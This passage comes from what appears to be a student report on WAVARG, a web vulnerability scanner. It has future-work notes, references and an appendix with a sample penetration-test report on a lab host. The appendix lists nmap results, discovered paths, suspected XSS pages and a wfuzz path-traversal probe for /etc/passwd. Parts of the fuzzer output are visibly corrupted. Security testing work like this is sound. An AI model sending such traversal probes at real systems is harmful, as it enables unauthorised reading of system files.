Additionally, the developer would liked to have added additional tools to WAVARG including SQLMap and various Open-Source Intelligence (OSINT) tools. SQL Injection is a common attack vector for which statistics reveal 23.4% of web applications being vulnerable to as of 2023 (Boregeaud, 2023) and therefore so that WAVARG can be used more widely across testing, would like to include the capabilities to test for this vulnerability.

Finally, the developer would have also liked to have looked further into using the “docx” library. Although have gained a general understanding of the library, the developer believes that their report generation could be improved through the use of further styles and formatting improvements. Once again, due to time constraints the developer was unable to gain a better understanding of this library although, if given more time, would be one of their top priorities.

4 REFERENCES

a. et al., 2024. *pip 24.0.* [Online]
Available at: https://pypi.org/project/pip/
[Accessed 15 April 2024].

Boregeaud, A., 2023 . *Distribution of web application critical vulnerabilities worldwide as of 2023.* [Online]
Available at: https://www.statista.com/statistics/806081/worldwide-application-vulnerability-taxonomy/
[Accessed 17 April 2024].

GNU, 2020. *sed, a stream editor.* [Online]
Available at: https://www.gnu.org/software/sed/manual/sed.html
[Accessed 16 April 2024].

GNU, 2020. *TR(1).* [Online]
Available at: https://linuxcommand.org/lc3_man_pages/tr1.html
[Accessed 16 April 2024].

j., h. & f., 2024. *prettytable 3.10.0.* [Online]
Available at: https://pypi.org/project/prettytable/
[Accessed 15 April 2024].

Jhuriya, P., 2023. *Using Shebang #! in Linux Scripts.* [Online]
Available at: https://www.tutorialspoint.com/using-shebang-hash-in-linux-scripts#:~:text=The%20Shebang%20%E2%80%9C%23!%E2%80%9D%20The%20symbol,%22%20or%20%22haSH%20bang%22.
[Accessed 16 April 2024].

Kirubakaran, E. S., 2018. *Python - UnicodeDecodeError: 'charmap' codec can't decode byte 0x9d in position 1070: character maps to <undefined>.* [Online]
Available at: https://stackoverflow.com/questions/53954988/python-unicodedecodeerror-charmap-codec-cant-decode-byte-0x9d-in-position
[Accessed 5 March 2024].

leonard, 2024. *beautifulsoup4 4.12.3.* [Online]
Available at: https://pypi.org/project/beautifulsoup4/
[Accessed 15 April 2024].

MDN Contributors, 2023. *HTTP response status codes.* [Online]
Available at: https://developer.mozilla.org/en-US/docs/Web/HTTP/Status
[Accessed 17 February 2024].

MDN Contributors, 2024. *<form>: The Form element.* [Online]
Available at: https://developer.mozilla.org/en-US/docs/Web/HTML/Element/form
[Accessed 15 April 2024].

nmap, no date. *Command-line Flags.* [Online]
Available at: https://nmap.org/book/port-scanning-options.html
[Accessed 15 April 2024].

norman, 2021. *python-nmap 0.7.1.* [Online]
Available at: https://pypi.org/project/python-nmap/
[Accessed 15 April 2024].

Synopys, 2024. *Vulnerability Assessment.* [Online]
Available at: https://www.synopsys.com/glossary/what-is-vulnerability-assessment.html
[Accessed 3 April 2024].


W3schools, no date. *Python RegEx.* [Online]
Available at: https://www.w3schools.com/python/python_regex.asp
[Accessed 27 March 2024].

W3schools, no date. *Python String replace() Method.* [Online]
Available at: https://www.w3schools.com/python/ref_string_replace.asp
[Accessed 27 March 2024].

xmendez, 2020. *Wfuzz: The Web fuzzer.* [Online]
Available at: https://wfuzz.readthedocs.io/en/latest/
[Accessed 19 March 2024].

5 APPENDICES

5.1 APPENDIX A – REPORT GENERATED BY WAVARG



Penetration Test Report against 192.168.1.10


Enumeration

Nmap

```
+------+-------+-------------+-----------------------+
| Port |  Name |   Service   | Additional Information |
+------+-------+-------------+-----------------------+
|  21  |  ftp  |   ProFTPD   |                       |
|  80  |  http | Apache httpd |   (Unix) PHP/5.4.7    |
| 3306 | mysql |    MySQL    |     unauthorized      |
+------+-------+-------------+-----------------------+
```


Dirbuster

```
401 response to http://192.168.1.10/phpmyadmin
200 response to http://192.168.1.10/about.php
200 response to http://192.168.1.10/affix.php
200 response to http://192.168.1.10/cart.php
200 response to http://192.168.1.10/checkout.php
200 response to http://192.168.1.10/contact.php
200 response to http://192.168.1.10/contact
200 response to http://192.168.1.10/cookie.php
200 response to http://192.168.1.10/css
200 response to http://192.168.1.10/default.php
200 response to http://192.168.1.10/extras.php
200 response to http://192.168.1.10/featured.php
```



```
200 response to http://192.168.1.10/font
200 response to http://192.168.1.10/footer.php
200 response to http://192.168.1.10/header.php
200 response to http://192.168.1.10/hidden.php
200 response to http://192.168.1.10/image
200 response to http://192.168.1.10/includes
200 response to http://192.168.1.10/index.php
200 response to http://192.168.1.10/index.php
200 response to http://192.168.1.10/instructions.php
200 response to http://192.168.1.10/js
200 response to http://192.168.1.10/latest.php
200 response to http://192.168.1.10/login.php
200 response to http://192.168.1.10/logout.php
```

```
200 response to http://192.168.1.10/navigation.php
200 response to http://192.168.1.10/phpinfo.php
200 response to http://192.168.1.10/phpinfo.php
200 response to http://192.168.1.10/pictures
200 response to http://192.168.1.10/profile.php
200 response to http://192.168.1.10/receipt.php
200 response to http://192.168.1.10/register.html
```




```
200 response to http://192.168.1.10/remove.php
200 response to http://192.168.1.10/robots.txt
200 response to http://192.168.1.10/robots.txt
200 response to http://192.168.1.10/search.php
200 response to http://192.168.1.10/section.html
200 response to http://192.168.1.10/terms.php
200 response to http://192.168.1.10/terms.html
200 response to http://192.168.1.10/username.php
200 response to http://192.168.1.10/view.php
200 response to http://192.168.1.10/weblogic
```

Exploitation

XSS

WAVARG stores XSS requests in the terminal. Scroll up to check where XSS was found.

```
WAVARG believes there is XSS capabilities at http://192.168.1.10/checkout.php

WAVARG believes there is XSS capabilities at http://192.168.1.10/login.php

WAVARG believes there is XSS capabilities at http://192.168.1.10/profile.php

WAVARG believes there is XSS capabilities at http://192.168.1.10/register.html

WAVARG believes there is XSS capabilities at http://192.168.1.10/register.php

WAVARG believes there is XSS capabilities at http://192.168.1.10/search.php

WAVARG believes there is XSS capabilities at http://192.168.1.10/view.php
```




LFI

WAVARG cannot be certain that LFI is present, although suspects if possible, it may be at:

```
Scan 1 on http://192.168.1.10/affix.php
'********************************************************\r* Wfuzz 3..0 - The We Fuzzer
*\r********************************************************\rTarget:
```

```
http://92.68..0/aout.php?FUZZ=..//etc/passwd\rTotal requests:
952\r=================================================================
===ID         Response   Lines    Word      Chars      Payload

\r=================================================================
00000000:   200       352 L    75 W      308 Ch    "type"
      000000048:   200       352 L    75 W      308 Ch    "adminsql"
   00000003:   200       352 L    75 W      308 Ch    "accounting"
 000000045:   200       352 L    75 W      308 Ch    "admin_login"
 000000046:   200       352 L    75 W      308 Ch    "adminlogon"
 000000007:   200       352 L    75 W      308 Ch    ""
        000000050:   200       352 L    75 W      308 Ch    "adsl"
      000000047:   200       352 L    75 W      308 Ch    "admin_logon"
 000000003:   200       352 L    75 W      308 Ch    "00"
```



```
000000048:   200      352 L    75 W     308 Ch    "adminlogon"
 000000007:   200      352 L    75 W     308 Ch    ""
        000000050:   200      352 L    75 W     308 Ch    "adsl"
      000000047:   200      352 L    75 W     308 Ch    "admin_logon"
000000003:   200      352 L    75 W     308 Ch    "00"
       000000049:   200      352 L    75 W     308 Ch    "admon"
     00000005:   200      352 L    75 W     308 Ch    "2000"
      000000044:   200      352 L    75 W     308 Ch    "adminlogin"
 000000043:   200      352 L    75 W     308 Ch    "administrator"
       000000042:   200      352 L    75 W     308 Ch    "Administration"
      00000004:   200      352 L    75 W     308 Ch    "administration"
      000000036:   200      352 L    75 W     308 Ch    "admin"
     000000038:   200      352 L    75 W     308 Ch    "admin_"
    000000040:   200      352 L    75 W     308 Ch    "administrat"
000000037:   200      352 L    75 W     308 Ch    "_admin"
    000000039:   200      352 L    75 W     308 Ch    "Admin"
     000000035:   200      352 L    75 W     308 Ch    "adm"
       000000034:   200      352 L    75 W     308 Ch    "active"
    000000033:   200      352 L    75 W     308 Ch    "actions"
   000000026:   200      352 L    75 W     308 Ch    "aout"
     000000029:   200      352 L    75 W     308 Ch    "accessgranted"
       000000027:   200      352 L    75 W     308 Ch    "academic"
  000000025:   200      352 L    75 W     308 Ch    "ac"
       000000028:   200      352 L    75 W     308 Ch    "access"
    000000030:   200      352 L    75 W     308 Ch    "account"
   000000032:   200      352 L    75 W     308 Ch    "action"
    00000002:   200      352 L    75 W     308 Ch    "3"
        000000020:   200      352 L    75 W     308 Ch    "2005"
      00000009:   200      352 L    75 W     308 Ch    "2004"
      00000008:   200      352 L    75 W     308 Ch    "2003"
      00000007:   200      352 L    75 W     308 Ch    "2002"
```